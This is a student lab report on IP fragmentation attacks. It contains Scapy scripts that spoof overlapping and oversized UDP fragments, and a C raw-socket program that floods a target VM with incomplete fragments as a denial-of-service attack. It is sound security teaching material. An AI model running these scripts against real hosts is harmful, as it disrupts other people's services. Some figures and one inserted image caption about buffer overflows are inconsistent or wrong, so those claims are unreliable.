

Task 1: IP Fragmentation

The following is the code to construct a UDP packet and send it to the UDP Server in 3 fragments, each containing 32 bytes of data.

```
Task1.py x
7  payload = "A" * 32
8
9  ## First Fragment
10
11  udp = UDP(sport=7070, dport=9090)
12  udp.len = 8 + 32 + 32 + 32
13  ip = IP(src="1.2.3.4", dst="10.0.2.8")
14  ip.id = ID
15  ip.frag = 0
16  ip.flags = 1
17  pkt = ip/udp/payload
18  pkt[UDP].chksum = 0
19  send(pkt, verbose=0)
20
21  ## Second Fragment
22
23  ip = IP(src="1.2.3.4", dst="10.0.2.8")
24  ip.id = ID
25  ip.frag = 5
26  ip.flags = 1
27  ip.proto = 17
28  pkt = ip/payload
29  send(pkt, verbose=0)
30
31  ## Third Fragment
32
33  ip = IP(src="1.2.3.4", dst="10.0.2.8")
34  ip.id = ID
35  ip.frag = 9
36  ip.flags = 0
37  ip.proto = 17
38  pkt = ip/payload
39  send(pkt, verbose=0)
40
41  print("Finish Sending Packets!")
42
```


Here, the UDP length is set to the total payload at Layer 4 – UDP header + Data from Layer 5. In the IP header, the identification field will be the same for all the fragments indicating that the fragments are a part of the same packet. The frag field here indicates the fragment offset and flags field indicate if there are more fragments after this fragment and other information. We run the above code as follows:

```
Terminal
[02/08/20]seed@VM:~/.../Lab3$ sudo python3 Task1.py
Finish Sending Packets!
[02/08/20]seed@VM:~/.../Lab3$
```

The following shows the output at the UDP server, indicating that all the fragments of the packet are received, and the server displays the data contained in the packet by assembling all the fragments all together. Here, it prints 96 A's, as we have sent in 3 different fragments.

[illegible]

The following is the Wireshark trace of the same described above. We see that multiple fragments are sent from a random IP – 1.2.3.4 (the one we set as the source IP) to the destination IP. The first fragment has a length of 74 i.e. 32 bytes of data + 8 bytes of UDP header + 20 bytes of IP header + 14 bytes of Ethernet header. The Length in the info is given as 96 that indicates the total length of the packet's data. Next, we see a fragment with the offset as 40 and same ID as before. The 40 is achieved by multiplying the offset by 8 which is needed to accommodate a 2^{16} size packet length in 2^{13} size offset. Next, the last fragment is sent with the same ID and offset of 72. On selecting the fragment, we see that the Flags is set to 0, indicating no more fragments and the packet end.




Task 2: IP Fragments with Overlapping Contents

In order to overlap the first two fragment's data completely, we use the same code as above with few changes. We change the UDP length to the number of bytes that will be received by the Server. Since the first and second fragment's data will overlap, only a single 32 bytes will count. Next, we change the ip.frag value for fragment 2 and 3, so that the second fragment starts where the first fragment's data starts. And the third fragment continues after the second fragment.

```
Task2.py
1  #!/usr/bin/python3
2  from scapy.all import *
3  import time
4
5  # Scapy Spoofing
6
7  ID = 1001
8  payload1 = "A" * 32
9  payload2 = "B" * 32
10 payload3 = "C" * 32
11
12 ## First Fragment
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 8 + 32 + 32
16 ip = IP(src="1.2.3.4", dst="10.0.2.8")
17 ip.id = ID
18 ip.frag = 0
19 ip.flags = 1
20 pkt = ip/udp/payload1
21 pkt[UDP].chksum = 0
22 send(pkt, verbose=0)
23
24 ## Second Fragment
25
26 ip = IP(src="1.2.3.4", dst="10.0.2.8")
27 ip.id = ID
28 ip.frag = 1
29 ip.flags = 1
30 ip.proto = 17
31 pkt = ip/payload2
32 send(pkt, verbose=0)
33
34 ## Third Fragment
35
36 ip = IP(src="1.2.3.4", dst="10.0.2.8")
37 ip.id = ID
38 ip.frag = 5
39 ip.flags = 0
40 ip.proto = 17
41 pkt = ip/payload3
42 send(pkt, verbose=0)
43
44 print("Finish Sending Packets!")
45
```

Payload for each of the fragments is different. This will help us to find the fragment that was overwritten – 1 or 2. The following shows the Wireshark trace and the output at the server. The trace still contains the same format as before with the only change in the offset values for both the fragments and the length of the packet. On the server, we see that only the fragment 1 and 3's data is written and fragment 2's data is not displayed at all. This indicates that the fragment 2 overlapped with fragment 1, but it did not lead to overwriting fragment 1's data. This might be due to the way the receiver end functions – the first fragment is written first in the memory and if the second fragment overwrites it, it just discards the second fragment and retains the first one. The order of receiving these fragments does not matter.




The end of the first fragment and the beginning of the second fragment overlap by 5 bytes

In this task, we create an overlap of 5 bytes between the first and the second fragment. The first fragment ends at the 37 bytes of the packet, however, we start the second fragment at the 32 bytes of the packet, by giving it an offset of 4 ($4 * 8 = 32$). Rest of the code is similar as before with appropriate changes in UDP length and the third fragment's offset.

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 import time
4
5 # Scapy Spoofing
6
7 ID = 1001
8 payload1 = "A" * 29
9 payload2 = "B" * 32
10 payload3 = "C" * 32
11
12 ## First Fragment
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 8 + 24 + 32 + 32
16 ip = IP(src="1.2.3.4", dst="10.0.2.8")
17 ip.id = ID
18 ip.frag = 0
19 ip.flags = 1
20 pkt = ip/udp/payload1
21 pkt[UDP].chksum = 0
22 send(pkt, verbose=0)
23
24 ## Second Fragment
25
26 ip = IP(src="1.2.3.4", dst="10.0.2.8")
27 ip.id = ID
28 ip.frag = 4
29 ip.flags = 1
30 ip.proto = 17
31 pkt = ip/payload2
32 send(pkt, verbose=0)
33
34 ## Third Fragment
35
36 ip = IP(src="1.2.3.4", dst="10.0.2.8")
37 ip.id = ID
38 ip.frag = 8
39 ip.flags = 0
40 ip.proto = 17
41 pkt = ip/payload3
42 send(pkt, verbose=0)
43
44 print("Finish Sending Packets!")
```

The following shows the Wireshark trace which is quite similar as before and the output at the server. We see that the server displays 24 As and 32 Bs, as we wanted. The second fragment overlaps and overwrites the first fragment bytes from position 32 to 37 bytes.



The difference between the normal Task 2 and Task 2.1 is that, in task 2.1, we try to overlap and overwrite number of bytes that is not divisible by 8. If the number of bytes to be overlapped is a multiple of 8, then the overwrite does not happen. If it consists of an overlap of suppose 13 bytes (8 + 5) then the 8 bytes is not overwritten but 5 bytes is.

The second fragment is completely enclosed in the first fragment


In this, we have fragment 1's data length greater than fragment 2. We accordingly set the UDP length and the fragment offset so that the fragment 2 is enclosed in fragment 1, by starting the fragment 2 after fragment 1 has started and ending it before the fragment 1 ends. We set the fragment offset of fragment 3 as the end of fragment 1 i.e. fragment 3 continues after 1.

```

1  #!/usr/bin/python3
2  from scapy.all import *
3  import time
4
5  # Scapy Spoofing
6
7  ID = 1001
8  payload1 = "A" * 40
9  payload2 = "B" * 16
10 payload3 = "C" * 16
11
12 ## First Fragment
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 8 + 40 + 16
16 ip = IP(src="1.2.3.4", dst="10.0.2.8")
17 ip.id = ID
18 ip.frag = 0
19 ip.flags = 1
20 pkt = ip/udp/payload1
21 pkt[UDP].chksum = 0
22 send(pkt, verbose=0)
23
24 ## Second Fragment
25
26 ip = IP(src="1.2.3.4", dst="10.0.2.8")
27 ip.id = ID
28 ip.frag = 2
29 ip.flags = 1
30 ip.proto = 17
31 pkt = ip/payload2
32 send(pkt, verbose=0)
33
34 ## Third Fragment
35
36 ip = IP(src="1.2.3.4", dst="10.0.2.8")
37 ip.id = ID
38 ip.frag = 6
39 ip.flags = 0
40 ip.proto = 17
41 pkt = ip/payload3
42 send(pkt, verbose=0)
43
44 print("Finish Sending Packets!")

```

The following shows the Wireshark trace and output of the same. The trace is similar with changes in length and offsets. The output is such that, fragment 2's B are skipped entirely and only fragment 1 and 3's data is visible. This is again because of overlapping and overwriting number of bytes that is divisible by 8. This leads to no overwriting at all.



The first fragment is completely enclosed in the second fragment.

In this, we have fragment 2's data length greater than fragment 1. We accordingly set the UDP length and the fragment offset so that the fragment 1 is enclosed in fragment 2, by starting the fragment 1 after fragment 2 has started and ending it before the fragment 2 ends. We set the fragment offset of fragment 3 as the end of fragment 2 i.e. fragment 3 continues after 2.

```

1  #!/usr/bin/python3
2  from scapy.all import *
3  import time
4
5  # Scapy Spoofing
6
7  ID = 1001
8  payload1 = "A" * 16
9  payload2 = "B" * 40
10 payload3 = "C" * 16
11
12 ## First Fragment
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 8 + 40 + 16
16 ip = IP(src="1.2.3.4", dst="10.0.2.8")
17 ip.id = ID
18 ip.frag = 0
19 ip.flags = 1
20 pkt = ip/udp/payload1
21 pkt[UDP].chksum = 0
22 send(pkt, verbose=0)
23
24 ## Second Fragment
25
26 ip = IP(src="1.2.3.4", dst="10.0.2.8")
27 ip.id = ID
28 ip.frag = 1
29 ip.flags = 1
30 ip.proto = 17
31 pkt = ip/payload2
32 send(pkt, verbose=0)
33
34 ## Third Fragment
35
36 ip = IP(src="1.2.3.4", dst="10.0.2.8")
37 ip.id = ID
38 ip.frag = 6
39 ip.flags = 0
40 ip.proto = 17
41 pkt = ip/payload3
42 send(pkt, verbose=0)
43
44 print("Finish Sending Packets!")
45

```


The following show the Wireshark trace, similar as before, and the output at the UDP server. The output indicates that the fragment 1 is not overwritten and fragment 2 continues after the end of fragment 1. Even though the fragment 1 was enclosed in fragment 2, the content was visible, skipping some of fragment 2's data.

The top portion of the image shows a network traffic capture interface. It includes a toolbar with various icons for filtering and analysis. Below the toolbar is a search bar with the text "Apply a display filter ... <Ctrl-/>" and a button labeled "Expression...". The main area displays a table of network packets with the following columns: No., Time, Source, Destination, Protocol, Length, and Info.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-08 18:34:34.1963730...	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.7
2	2020-02-08 18:34:34.1972101...	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
3	2020-02-08 18:34:34.2041436...	1.2.3.4	10.0.2.8	UDP	58	7070 → 9090 Len=56
4	2020-02-08 18:34:34.2069783...	1.2.3.4	10.0.2.8	IPv4	74	Fragmented IP protocol (proto=UDP 17, off=8, ID=03e9)
5	2020-02-08 18:34:34.2141657...	1.2.3.4	10.0.2.8	IPv4	50	Fragmented IP protocol (proto=UDP 17, off=48, ID=03e9)

The bottom portion of the image shows a terminal window titled "SEEDUbuntu1 [Running]". The terminal output displays the command "nc -lu 9090" and a long string of characters, including a series of 'A's followed by a series of 'B's, which is a common technique for buffer overflow attacks.

```

[02/08/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
  
```

The observations in this task indicate that the fragments are written in sequence (1 before 2), no matter how they are received. If the number of bytes to be overwritten are a multiple of 8, then the second fragment cannot overlap the first fragment.

Task 3: Sending a Super-Large Packet


In this task, we send a packet that exceeds the limit of a packet length i.e. 2_{16} using the code:

```

1#!/usr/bin/python3
2from scapy.all import *
3import time
4
5# Scapy Spoofing
6
7ID = 1001
8payload = "A" * 1200
9payload3 = "B" * 700
10
11## First Fragment
12
13udp = UDP(sport=7070, dport=9090)
14udp.len = 65535
15ip = IP(src="1.2.3.4", dst="10.0.2.8")
16ip.id = ID
17ip.frag = 0
18ip.flags = 1
19pkt = ip/udp/payload
20pkt[UDP].chksum = 0
21send(pkt, verbose=0)
22
23## Second Fragment
24
25offset = 151
26for i in range(53):
27    ip = IP(src="1.2.3.4", dst="10.0.2.8")
28    ip.id = ID
29    ip.frag = offset + i * 150
30    ip.flags = 1
31    ip.proto = 17
32    pkt = ip/payload
33    send(pkt, verbose=0)
34
35## Third Fragment
36
37ip = IP(src="1.2.3.4", dst="10.0.2.8")
38ip.id = ID
39ip.frag = 151 + 53 * 150
40ip.flags = 0
41ip.proto = 17
42pkt = ip/payload3
43send(pkt, verbose=0)
44
45print("Finish Sending Packets!")


```

The above code sets the UDP length to that of maximum 65535. Anything above this value will crash the code because that's the max value the UDP length field can store. We create multiple fragments of the same packet (ID – 1001) with 1200 bytes of data. With this amount of data in each fragment, we will need to send out 55 packets – 1st packet with the UDP header is sent out, second to 54th packet is sent out in the for loop with the appropriate changes in the fragment offset. The last fragment will have the offset of 151 (after first packet) + 53 * 150 (second to second last packet). In order to send a packet of max number of allowed bytes i.e. 65535, we would need to send just 735 bytes, but we instead send 800 bytes, hence exceeding the maximum packet length. The following shows the Wireshark trace and we see multiple packets are sent out:



No.	Time	Source	Destination	Protocol	Length	Info
26	2020-02-08 20:02:19.659505915	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=27608, ID=03e9)
27	2020-02-08 20:02:19.661681030	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=28808, ID=03e9)
28	2020-02-08 20:02:19.663902675	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=31008, ID=03e9)
29	2020-02-08 20:02:19.666081622	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=31208, ID=03e9)
30	2020-02-08 20:02:19.668325435	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=32408, ID=03e9)
31	2020-02-08 20:02:19.670524752	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=33608, ID=03e9)
32	2020-02-08 20:02:19.672655345	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=34808, ID=03e9)
33	2020-02-08 20:02:19.674742922	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=36008, ID=03e9)
34	2020-02-08 20:02:19.677202927	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=37208, ID=03e9)
35	2020-02-08 20:02:19.680890490	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=38408, ID=03e9)
36	2020-02-08 20:02:19.683134471	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=39608, ID=03e9)
37	2020-02-08 20:02:19.685273427	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=40808, ID=03e9)
38	2020-02-08 20:02:19.687385059	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=42008, ID=03e9)
39	2020-02-08 20:02:19.689652575	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=43208, ID=03e9)
40	2020-02-08 20:02:19.691721671	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=44408, ID=03e9)
41	2020-02-08 20:02:19.693858328	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=45608, ID=03e9)
42	2020-02-08 20:02:19.695901464	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=46808, ID=03e9)
43	2020-02-08 20:02:19.698054139	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=48008, ID=03e9)
44	2020-02-08 20:02:19.700902338	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=49208, ID=03e9)
45	2020-02-08 20:02:19.703606062	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=50408, ID=03e9)
46	2020-02-08 20:02:19.705929008	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=51608, ID=03e9)
47	2020-02-08 20:02:19.708015573	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=52808, ID=03e9)
48	2020-02-08 20:02:19.710128234	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=54008, ID=03e9)
49	2020-02-08 20:02:19.712298013	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=55208, ID=03e9)
50	2020-02-08 20:02:19.714504330	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=56408, ID=03e9)
51	2020-02-08 20:02:19.716626331	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=57608, ID=03e9)
52	2020-02-08 20:02:19.718674259	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=58808, ID=03e9)
53	2020-02-08 20:02:19.720891908	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=60008, ID=03e9)
54	2020-02-08 20:02:19.723289955	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=61208, ID=03e9)
55	2020-02-08 20:02:19.726415368	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=62408, ID=03e9)
56	2020-02-08 20:02:19.728872815	1.2.3.4	10.0.2.8	IPv4	1234	Fragmented IP protocol (proto=UDP 17, off=63608, ID=03e9)
57	2020-02-08 20:02:19.731042565	1.2.3.4	10.0.2.8	IPv4	734	Fragmented IP protocol (proto=UDP 17, off=64808, ID=03e9)

The following shows the execution of the code and the output on the Server:



```

[02/08/20]seed@VM:~/.../Lab3$ sudo python3 Task3.py
Finish Sending Packets!
[02/08/20]seed@VM:~/.../Lab3$

Terminal
[02/08/20]seed@VM:~$ nc -lu 9090

```

As expected, the netcat server does not display anything since the UDP length does not match the actual data length sent. This indicates that we have created a super-large packet, greater than the actual allowed packet length.

Task 4: DOS Attacks using Fragmentation

The following is the code to perform a DOS attack on VM B using fragmentation.

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include <unistd.h>
5  #include <string.h>
6  #include <sys/socket.h>
7  #include <netinet/ip.h>
8  #include <stdlib.h>
9  void send_raw_ip_packet (struct ip *ip) {
10     int sd;
11     int enable = 1;
12     struct sockaddr_in sin;
13     /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
14      * this prevents the OS from adding another IP header. */
15     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
16     if(sd < 0) {
17         perror("socket() error"); exit(-1);
18     }
19     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
20     /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
21      * fields, but for raw sockets, we only need to fill out this one field */
22     sin.sin_family = AF_INET;
23     sin.sin_addr = ip->ip_dst;
24     /* Send out the IP packet. ip_len is the actual size of the packet. */
25     if(sendto(sd, ip, ntohs(ip->ip_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
26         perror("sendto() error"); exit(-1);
27     }
28 }
29 int main() {
30     char buffer[1500];
31     memset(buffer, 0, 1500);
32     struct ip *ip = (struct ip *) buffer;
33     // Filling in UDP Data field
34     char *data = buffer + sizeof(struct ip);
35     const char *msg="Hello Server. I do not know how to create a long string in C!\n";
36     int data_len = strlen(msg);
37     strncpy(data, msg, data_len);
38     // Fill in the IP header
39     ip->ip_v = 4;
40     ip->ip_hl = 5;
41     ip->ip_ttl = 20;
42     ip->ip_off = htons(0x2999);
43     ip->ip_src.s_addr = inet_addr("1.2.3.4");
44     ip->ip_dst.s_addr = inet_addr("10.0.2.8");
45     ip->ip_p = IPPROTO_UDP;
46     ip->ip_len=htons(sizeof(struct ip) + data_len);
47     for(int i=1000;i<10000;i++) {
48         ip->ip_id = i;
49         send_raw_ip_packet(ip);
50     }
51     return 0;
52 }

```

The following is the Wireshark trace showing that multiple fragments are sent of different packets to VM B and the offset of all is set to 19656 and the MF bit is set.:

No.	Time	Source	Destination	Protocol	Length	Info
989	2020-02-11 17:43:57.115077670	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=c407)
